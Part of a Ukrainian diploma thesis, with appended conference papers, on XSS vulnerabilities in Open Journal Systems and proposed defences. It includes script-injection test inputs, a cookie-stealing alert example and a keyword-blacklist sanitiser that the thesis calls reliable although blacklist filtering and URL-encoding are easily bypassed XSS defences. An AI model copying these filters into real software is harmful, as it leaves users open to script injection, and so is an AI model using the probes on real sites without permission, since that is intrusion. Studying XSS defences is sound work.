

Рисунок 3.39 – Модель, яка передбачає виведення даних у вигляді тексту



Рисунок 3.40 – Модель, яка передбачає виведення даних у вигляді коду після санітизації та валідації

3.4 Тестування пропонованих моделей захисту

Для тестування пропонованих моделей було розроблено приклад форми створення Issue. Розроблена сторінка (рис. 3.41) містить список створених Issue, кнопку “Create new”, при натисканні на яку відкривається вікно з формою, в якій можна заповнити Number та Title. Було створено лише ці два поля, тому що в OJS вразливість мають саме ці два поля, і саме для них потрібно реалізувати модель захисту. Також при натисканні на назву створеного Issue відкривається вікно з формою для редагування, воно включає заголовок, який формується динамічно з назви та номера створеного Issue.

Рисунок 3.41 – Розроблена вебсторінка

Повний код сторінки додано в Додаток Б. Розберемо функцію, яка відповідає за впровадження моделі захисту, яка включає декілька варіантів обробки введених даних в поля Title та Number.

Функція sanitizeInput1(рис. 3.42) приймає на вхід значення введене в поле Title та Number, і за допомогою функції replace заміняє небезпечні конструкції порожнім значенням. Таким чином значення полів проходить санітизацію, і навіть, коли значення цих полів буде виведено на сторінку у вигляді HTML коду, то зловмисний код не буде виконано, оскільки його в значенні поля вже немає.

```
function sanitizeInput1(input) {
    // Заміна 'script', 'alert' та інших небезпечних слів на порожній рядок
    return input.replace(/script|>|<|alert|document.cookie|onclick/gi, '');
}
```

Рисунок 3.42 – Функція, яка заміняє небезпечні конструкції на порожнє значення

Таким чином, якщо в поле Number ввести <script>alert(‘number’)</script>, а в поле Title ввести <script>alert(‘title’)</script> (рис. 3.43), то після санітизації виведуться такі значення, як на рис. 3.44. Тобто, замість <script>alert(‘number’)</script> та <script>alert(‘title’)</script> буде виведено ('number')/ ('title')/, а цей текст не містить зловмисних конструкцій.



Рисунок 3.43 – Введення даних



Рисунок 3.44 – Створення Issue після санітизації введених даних

Функція sanitizeInput2 (рис. 3.45) приймає на вхід значення полів вводу Title та Number і закодовує символи.

```
function sanitizeInput2(input) {
    // Кодування символів
    return encodeURIComponent(input);
}
```

Рисунок 3.45 – Кодування символів в функції

Таким чином, якщо в поле Number ввести <script>alert(‘number’)</script>, а в поле Title ввести <script>alert(‘title’)</script>, то після санітизації виведуться такі значення, як на рис. 3.46. Тобто, замість <script>alert(‘number’)</script> та <script>alert(‘title’)</script> буде виведено %3C script %3E alert('number') %3C %2F script %3E %3C script%3Ealert('title')%3C%2Fscript%3E. А цей код не несе небезпеки, якщо буде виведений у вигляді HTML коду.



Рисунок 3.46 – Кодування символів полів вводу

Наступна функція sanitizeInputNumber (рис.3.47) приймає на вхід значення поля Number та видаляє всі літери та символи < >, щоб в поле Number взагалі не потрапляли літери, які можуть складати зловмисний код. Таким чином, якщо в поле вводу Number буде введено <script>alert(‘number’)</script>, то на виході (рис.3.48) буде значення (")/, тобто видаляються всі літери та символи тегів.

```
function sanitizeInputNumber(input) {
    // Видалення всіх літер та символів < >
    let numberNew =  input.replace(/[<>a-zA-Za-яА-Я]/g, '');
    return numberNew;
}
```

Рисунок 3.47 – Функція, яка видаляє всі літери та символи < >



Рисунок 3.48 – Результат виконання функції санітизації

Висновки за розділом 3

У третьому розділі моєї дипломної роботи було проведено детальний аналіз вразливостей системи OJS на прикладі версій 3.3.0.2 та 3.3.0-14. Було виявлено та описано XSS-вразливості, зокрема DOM XSS та Reflected XSS, які дозволяють впровадження шкідливого коду на сторінках системи.

Для тестування вразливостей була розроблена тестова форма створення Issue, в яку вводилися дані, що містять скриптовий код. Результатом було створення Issue з назвою, що містить вразливий код, і відображення цього коду при натисканні на створене Issue. Таким чином, було доведено наявність XSS-вразливостей у системі OJS.

Далі в розділі були запропоновані моделі захисту від XSS-атак для полів Number та Title. У моделях враховувалися обмеження на введення літер та спецсимволів, санітизація введених даних та кодування символів < та >. Також, в рамках моделей було розроблено функції для санітизації та обробки введених даних у вигляді скриптів.

Застосування цих моделей та функцій санітизації дозволить покращити безпеку системи OJS та запобігти можливим XSS-атакам. Розроблені моделі враховують різні аспекти безпеки, такі як перевірка типів введених даних, обробка спецсимволів та фільтрація потенційно небезпечних конструкцій коду. Такий підхід дозволяє забезпечити надійний захист системи від XSS-атак.

ВИСНОВКИ

Під час написання дипломної роботи було досліджено проблематику захисту вебдодатків від XSS атак. Було з’ясовано, що проблема захисту вебдодатків є дуже актуальною, оскільки щодня трапляється чимало кібератак і якась компанія несе фінансові або репутаційні збитки.

Було проаналізовано наявні моделі захисту вебдодатків від XSS атак. Було вияснено, що зазвичай при розробці вебдодатку не впроваджується більшість заходів з забезпечення безпеки, оскільки багато компаній не мають бюджету для реалізації цих заходів. Було з’ясовано, що зазвичай використання одного методу захисту не є ефективним, оскільки це перекриває лише одну прогалину, через яку зловмисник може реалізувати атаку. Щоб забезпечення безпеки було ефективнішим, варто впроваджувати декілька методів захисту.

Під час аналізу Open Journal System на наявність вразливостей, було виявлено нову XSS вразливість, про яку не сказано на вебсайті OJS. Дана вразливість дозволяє користувачу додавати будь-який код в поля Title та Number форми Issue. Відповідно до цієї інформації, зловмисник може додати в ці поля зловмисний код, і при редагуванні створеного Issue іншим користувачем, запуститься цей код.

Для виправлення цієї вразливості було створено модель захисту. Вона включає сукупність методів захисту, такі як, видалення тегів HTML розмітки з полів Title та Number, кодування символів “>” та “<”, заборона введення літер у поле Number та інше.

Отже, було досягнуто мету дипломної роботи – розроблено модель захисту OJS від XSS атак.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Daljit Kaur, Parminder Kaur Dr. Empirical Analysis of Web Attacks [Електронний ресурс]. – Режим доступу: https://www.sciencedirect.com/science/article/pii/S1877050916000594

2. What is a cyber attack? [Електронний ресурс]. – Режим доступу: https://www.techtarget.com/searchsecurity/definition/cyber-attack

3. The Impact of Cross-Site Scripting Vulnerabilities and their Prevention [Електронний ресурс]. – Режим доступу: https://www.cypressdatadefense.com/blog/cross-site-scripting-vulnerability/

4. Cross-Site Scripting – Safeguarding Your Website from XSS Vulnerabilities [Електронний ресурс]. – Режим доступу: https://imagineiti.com/cross-site-scripting/

5. What Is XSS? [Електронний ресурс]. – Режим доступу: https://whatismyipaddress.com/what-is-xss

6. Тестування безпеки: XSS-ін’єкції [Електронний ресурс]. – Режим доступу: https://training.qatestlab.com/blog/technical-articles/security-testing-xss-injection/

7. What is the Document Object Model? [Електронний ресурс]. – Режим доступу: https://www.w3.org/TR/WD-DOM/introduction.html

8. What is the HTML DOM? [Електронний ресурс]. – Режим доступу: https://www.w3schools.com/whatis/whatis_htmldom.asp

9. How does Cross-site Scripting (XSS) impact customers? [Електронний ресурс]. – Режим доступу: https://www.packetlabs.net/posts/cross-site-scripting-xss/

10. XSS (Cross-Site Scripting) vulnerabilities: principles, types of attacks, exploitations and security best practices [Електронний ресурс]. – Режим доступу: https://www.vaadata.com/blog/xss-cross-site-scripting-vulnerabilities-principles-types-of-attacks-exploitations-and-security-best-practices/

11. DOM Based Cross Site Scripting or XSS of the Third Kind [Електронний ресурс]. – Режим доступу: http://www.webappsec.org/projects/articles/071105.shtml

12. Reflected/non-persistent cross-site scripting [Електронний ресурс]. – Режим доступу: https://www.invicti.com/learn/reflected-xss-non-persistent-cross-site-scripting/

13. Reflected cross site scripting (XSS) attacks [Електронний ресурс]. – Режим доступу: https://www.imperva.com/learn/application-security/reflected-xss-attacks/

14. What Is Reflected XSS (Cross-Site Scripting)? [Електронний ресурс]. – Режим доступу: https://brightsec.com/blog/reflected-xss/

15. The Most Common Types of Cyberattacks #6 - Cross-site Scripting XSS Attacks [Електронний ресурс]. – Режим доступу: https://bitninja.com/blog/the-most-common-types-of-cyberattacks-6-cross-site-scripting-xss-attacks/

16. Cross-site scripting (XSS) makes nearly 40% of all cyber attacks in 2019 [Електронний ресурс]. – Режим доступу: https://financialit.net/news/cybersecurity/cross-site-scripting-xss-makes-nearly-40-all-cyber-attacks-2019

17. 35+ Cross-Site Scripting Statistics That Will Baffle You [Електронний ресурс]. – Режим доступу: https://securityescape.com/cross-site-scripting-statistics/

18. About Open Journal Systems (OJS) [Електронний ресурс]. – Режим доступу: https://docs.pkp.sfu.ca/learning-ojs/en/about-ojs

19. Open Journal Systems [Електронний ресурс]. – Режим доступу: https://pkp.sfu.ca/software/ojs/

20. Multiple vulnerabilities in Open Journal Systems (OJS) [Електронний ресурс]. – Режим доступу: https://www.immuniweb.com/advisory/HTB23079

21. PKP Open Journal Systems 2.4.8-3.3 - Cross-Site Scripting [Електронний ресурс]. – Режим доступу: https://pentest-tools.com/vulnerabilities-exploits/pkp-open-journal-systems-248-33-cross-site-scripting_2734

22. URGENT OJS 3.X Security Issue! [Електронний ресурс]. – Режим доступу: https://openjournaltheme.com/urgent-ojs-3-x-security-issue/

23. Exploit Database [Електронний ресурс]. – Режим доступу: https://www.exploit-db.com/

24. Preventing XSS attacks [Електронний ресурс]. – Режим доступу: https://developer.atlassian.com/developer-guide/building-secure-preventing-xss/

25. DOMPurify [Електронний ресурс]. – Режим доступу: https://github.com/cure53/DOMPurify

26. Cross Site Scripting (XSS) Prevention Techniques [Електронний ресурс]. – Режим доступу: https://www.geeksforgeeks.org/cross-site-scripting-xss-prevention-techniques/

27. Prevention of XSS through headers [Електронний ресурс]. – Режим доступу: https://medium.com/globant/prevention-of-xss-through-headers-5e7d417dc232

28. HTTP Security Response Headers Cheat Sheet [Електронний ресурс]. – Режим доступу:https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

29. In-depth Guide to HTTP Security Headers and XSS Attacks [Електронний ресурс]. – Режим доступу: https://www.xenonstack.com/blog/http-security-headers

30. The HttpOnly Flag – Protecting Cookies against XSS [Електронний ресурс]. – Режим доступу: https://www.acunetix.com/blog/web-security-zone/httponly-flag-protecting-cookies/

31. How to Prevent a Cross-Site Scripting Attack (XSS) [Електронний ресурс]. – Режим доступу: https://www.codemotion.com/magazine/cybersecurity/cross-site-scripting-attack/

32. Як Web Application Firewall захищає вебдодатки від хакерських атак? [Електронний ресурс]. – Режим доступу: https://hub.kyivstar.ua/articles/yak-web-application-firewall-zahyshhaye-vebdodatky-vid-hakerskyh-atak

33. XSS Attack Examples and Mitigations [Електронний ресурс]. – Режим доступу: https://goteleport.com/blog/xss-attacks/

34. Testing for Reflected Cross Site Scripting [Електронний ресурс]. – Режим доступу: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting

35. XSS Filter Evasion Cheat Sheet [Електронний ресурс]. – Режим доступу: https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

36. Acunetix Vulnerability Scanner [Електронний ресурс]. – Режим доступу: https://www.acunetix.com/vulnerability-scanner/

37. Acunetix: web vulnerability scanner [Електронний ресурс]. – Режим доступу: https://medium.com/@careertechnologymiraroad/acunetix-web-vulnerability-scanner-e751a51ace80

38. Damn Small XSS Scanner [Електронний ресурс]. – Режим доступу: https://github.com/stamparm/DSXS

39. Defend Against XSS Attacks with Open-Source Vulnerability Scanners [Електронний ресурс]. – Режим доступу: https://linuxsecurity.com/features/open-source-xss-vulnerability-scanners

40. Pybelt – The Hackers Tool Belt [Електронний ресурс]. – Режим доступу: https://tirateunping.wordpress.com/2017/05/17/pybelt-the-hackers-tool-belt/

41. Pybelt: The hackers tool belt [Електронний ресурс]. – Режим доступу: https://github.com/Ekultek/Pybelt

42. What is XSS Hunter? [Електронний ресурс]. – Режим доступу: https://www.hispa.eu/features

43. XSS Hunter – A Modern Approach to Testing for Cross-site Scripting (XSS) [Електронний ресурс]. – Режим доступу: https://thehackerblog.com/xss-hunter-a-modern-approach-to-testing-for-cross-site-scripting-xss/

44. Cross Site "Scripter" [Електронний ресурс]. – Режим доступу: https://github.com/epsylon/xsser

45. Use XSSer Automated Framework to Detect, Exploit and Report XSS Vulnerabilities [Електронний ресурс]. – Режим доступу: https://www.cybrary.it/blog/xsser-automated-framework-to-detect-exploit-and-report-xss-vulnerabilities

46. XSStrike — A tool to detect XSS [Електронний ресурс]. – Режим доступу: https://medium.com/@aswinchandran274/xsstrike-a-tool-to-detect-xss-e6b54b5f6f5b

47. Hacker tools: XSStrike – Hunting for low-hanging fruits XSS [Електронний ресурс]. – Режим доступу: https://blog.intigriti.com/2021/06/29/hacker-tools-xsstrike-hunting-for-low-hanging-fruits/

48. William Melicher, Anupam Das, Mahmood Sharif, Lujo Bauer, Limin Jia William Melicher, Anupam Das, Mahmood Sharif, Lujo Bauer, Limin Jia [Електронний ресурс]. – Режим доступу: https://mahmoods01.github.io/files/ndss18-dom-xss.pdf

49. JSLint [Електронний ресурс]. – Режим доступу: https://codekitapp.com/help/jslint/

50. Static analysis tool for javascript code [Електронний ресурс]. – Режим доступу: https://github.com/mozilla/scanjs

ДОДАТОК А

Копія наукової публікації

X Міжнародна науково-практична конференція «Інформаційні технології та впровадження» (IT&I-2023)

[1] Serhii Buchyk

Doctor of Technical Sciences, Professor at the Department of Cyber Security and Information Protection, Faculty of Information Technologies

[2] Tetiana Yuzhakova

Student at the Department of Cyber Security and Information Protection, Faculty of Information Technologies

[1] Taras Shevchenko National University of Kyiv

XSS ATTACK PROTECTION MODELS

Abstract. XSS (Cross-Site Scripting) attacks are one of the most pervasive and powerful threats to web applications in today's Internet environment. They allow hackers to inject malicious JavaScript code directly into web pages that users visit, forcing browsers to execute the code. This report explores various aspects of the XSS attack protection model and discusses best practices for securing web applications.

Keywords: XSS, website, web application security, website security.

The number of web applications is constantly growing every year. By the end of 2022, there were about 1.13 billion of them, but only 18% of them are active [1]. The security of web applications has become a necessary and important component to ensure the security of data and users. One of the prevalent attack types is Cross-Site Scripting (XSS), which has the potential to compromise user privacy and result in the leakage of sensitive information.

An XSS attack occurs when a malicious actor inserts a harmful script into a website's code, subsequently initiating the execution of this malicious script, leading to the theft of

user data, including the user's active session cookie [2]. In addition, the attack can take many forms, including redirecting users to phishing pages, as well as being used to spread malicious scripts through vulnerabilities in the code.

In order to ensure the security of web applications and protect them from XSS attacks, developers must implement effective protection models. The XSS attack protection model is a comprehensive plan of actions and strategies aimed at preventing, detecting and responding to these threats. It requires a thorough understanding of XSS vulnerabilities and the effective application of best practices and security tools.

According to OWASP, there are the following types of XSS attacks [3]:

1. Reflected XSS is a type of attack where an attacker inserts malicious code into a website through request parameters, such as when filling out a form on the site or when searching the site. After a request is sent with the data the user has entered, the user is redirected to another page where the results of the malicious code execution are displayed. The peculiarity of this attack is that if another user goes to the results page without malicious parameters, he will not see these results. The results are only available to the user who submitted the form with the malicious code inserted into it. However, there could also be negative consequences for the user who carried out this attack. For example, a user's session IDs can be stolen, and the same user's data can be used in the future to commit malicious actions without the user's knowledge.

2. Stored XSS is a type of attack where an attacker inserts a malicious script into a website and this script is stored in a database or on the site's server. After site users load the site or retrieve data, this malicious code will be executed in their browser. The main difference from other types of attacks is that the malicious code stored in the database is dangerous for all users of the website, as it can be executed when any user views or accesses the given content. This attack can lead to consequences such as stealing the user's session ID, deleting or modifying important customer data.

3. DOM Based XSS is a type of attack where an attacker uses the existing DOM (Document Object Model) of a website to introduce and execute malicious code. The main difference from other types of attacks is that the attacker does not inject a malicious script into the input data, but uses the site's existing JavaScript code. That is, during the attack, the

attacker manipulates objects and events on the page. For example, if when entering data into a form, this data is processed by JavaScript code and other functions are called, attributes are changed/added, then an attacker can enter malicious code into this data, which will be executed in the browser. These actions can have various consequences, including stealing the session ID, entering sensitive data, or performing actions with the username without the user's permission

According to the described types of attacks, there are corresponding models of protection against them [4].

The first model involves filtering and validating the entered data on the site. For this, ready-made validation libraries or self-written code are used. Developers need to escape special characters such as <, >, &, in HTML code (<, >, &). Data filtering should also take place to check for special characters or keywords that can be used for XSS attacks . For example, words that contain <script>, onload, javascript:, etc.

The next model involves data sanitization and validation before it is saved and displayed on the site. With the help of sanitization, potentially harmful parts of the entered data are removed or replaced. Validation checks the correctness of the entered data, for example, the entered email must be in the format email@email.com. If the email address is not entered in this format, it will not be validated, and the user's data will not be saved to the server until the required format is entered.

The model for protecting web applications by installing Content Security Policy (CSP) involves defining the types of resources from where you can download scripts, styles, photos for a page. This policy also defines what type of executable code is acceptable, thereby preventing the execution of malicious JavaScript code.

The following protection model includes setting the HTTP-only and Secure flags. The HTTP-only flag prevents JavaScript code from executing on the client browser and accessing cookie values. The Secure flag is required for websites using HTTPS connections. This flag ensures that cookies are protected from interception by attackers, as they are transmitted only over a secure HTTPS connection.

Based on the above, the generalized protection model can be presented as follows (Fig. 1).

The optional measures highlighted in Figure 1 are additional security measures that can improve the protection of web applications against XSS attacks.

The use of ready-made libraries and frameworks for the implementation of data validation and filtering on the client side can include already configured and tested tools that automatically perform security checks of the data transferred to the server.

Validation and sanitization for special data formats includes additional validation and processing of specific data formats, such as email addresses, phone numbers or URLs. This security measure ensures that input data conforms to defined formats and is safe to process.

Using a Web Application Firewall (WAF) to detect and block XSS attacks, intercepts incoming requests and responses, analyzes them for malicious code, and blocks attacks before they reach the application.

Using a WAF allows to detect and block XSS attacks and other security threats at the network or security layer levels, allowing you to get rid of the necessary attack at an early stage.



Figure 1. Generalized model for protection against XSS attacks

In addition to these measures, web application developers should regularly analyze their JavaScript code for potentially dangerous code that can be exploited by attackers. After analyzing the code, it is also worth conducting a penetration test, which will allow you to identify most of the gaps in the security system.

If the code of the web page contains such elements as the call of the event that is specified in the (on-event) block and this event passes data entered by the attacker to the JavaScript function, it will trigger malicious code (alert(document.cookie)) that will leak cookie information. Therefore, it is better not to use on-event methods to launch the JavaScript function, it is better to use data validation before sending it for processing. In this way, it is possible to prevent the execution of malicious code and reduce the risk of leaking information about the user's cookies [4].

In addition to events, there are several other potentially dangerous functions in JavaScript code, if you do not apply data filtering and validation before using them, this can lead to negative consequences. For example, the innerHTML() function displays HTML markup in the browser, and if code with a script is displayed, it can lead to an XSS attack.

Also, the eval() function, which executes the string passed to it, is dangerous, i.e. if you enter the name of the document.cookie function in the string, the user will get cookie data.

Analyzing the above, XSS attacks remain a serious threat to web applications. Being aware of the real threat, thoroughly validating and sanitizing data, using a CSP policy, regularly inspecting JavaScript code, and setting flags are necessary measures to avoid an XSS attack. If at least some of these measures are implemented, it will already help to mitigate the consequences of a potential attack.

No matter the size of the organization that has a web application, it's important that developers apply best practices to ensure robust security. Especially given the speed of technology development, the ways of introducing attacks can change, so we need to be ready for new challenges and implement new protection models to ensure the reliability of web application.

References:

1. WebsiteRating.com URL: https://www.websiterating.com/uk/research/web-hosting-statistics/

2. Cross-Site Scripting (XSS) URL: https://www.synopsys.com/glossary/what-is-cross-site-scripting.html.

3. Types of XSS URL: https://owasp.org/www-community/Types_of_Cross-Site_Scripting.

4. Cross Site Scripting Prevention Cheat Sheet URL: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

5. Jiazhong Lu, Zhitan Wei, ORCID, Zhi Qin, Yan Chang and Shibin Zhang Resolving Cross-Site Scripting Attacks through Fusion Verification and Machine Learning URL: https://www.mdpi.com/2227-7390/10/20/3787.

ДОДАТОК Б

Копія наукової публікації

VII Міжнародна науково-практична конференція “Проблеми кібербезпеки інформаційно-телекомунікаційних систем” (PCSITS)”

Модель захисту OJS від XSS атак

Сергій Бучик[1], Тетяна Южакова[2]

1. Кафедра кібербезпеки та захисту інформації, Київський національний університет імені Тараса Шевченка, УКРАЇНА, м.Київ, вул.Володимирська, 60, E-mail: buchyk@knu.ua

2. Кафедра кібербезпеки та захисту інформації, Київський національний університет імені Тараса Шевченка, УКРАЇНА, м.Київ, вул.Володимирська, 60, E-mail: tanyusha.yuzhakova@gmail.com

This paper discusses the importance of ensuring security in web applications in today's business environment and provides a specific example of a protection model against XSS attacks using the Open Journal System (OJS) as a case study. It also proposes an effective protection model against XSS attacks for specific fields in the OJS system. This paper serves as a valuable source of information for web application developers and those interested in cybersecurity issues in the online environment.

Ключові слова – XSS атака, модель захисту, OJS, вебдодатки, вразливості.

Вступ

Безпека вебдодатків є важливою складовою забезпечення стабільного та ефективного функціонування компаній, незалежно від того, чи це малий бізнес, чи велика корпорація.

На сьогоднішній день, майже кожна організація має свій вебдодаток, на якому користувачі щодня залишають свої конфіденційні дані, наприклад, при реєстрації вказуються email-адреси або номери телефонів. Для того, щоб користувачі довіряли свої конфіденційні дані власникам вебсайтів, варто забезпечити повноцінну безпеку

для цих даних. Якщо забезпечення безпеки буде не на високому рівні, це може призвести до серйозних наслідків для бізнесу

Модель захисту OJS від XSS атак

Забезпечення безпеки вебдодатків передбачає не лише технічні заходи захисту, а й планування різних стратегій безпеки, включаючи навчання персоналу, аудит безпеки та впровадження політики безпеки.

Однією із небезпечних загроз для всіх вебдодатків є XSS. XSS (Cross-site scripting) – це атака, яка завдяки використанню вразливості в вебдодатку, дозволяє впровадити зловмисний код в код сайту. Існує декілька типів цієї атаки [1].

Відображена XSS – це атака, яка передбачає додавання корисного навантаження до URL-адреси вебсторінки. При натисканні на це посилання, користувач переходить на вебсторінку, і результати атаки відображаються одразу на цій вебсторінці [1].

Збережена XSS – це атака, яка передбачає введення зловмисного коду в поля форми на вебсторінці, і зберігання введених даних в базі даних, після їх відправки [1].

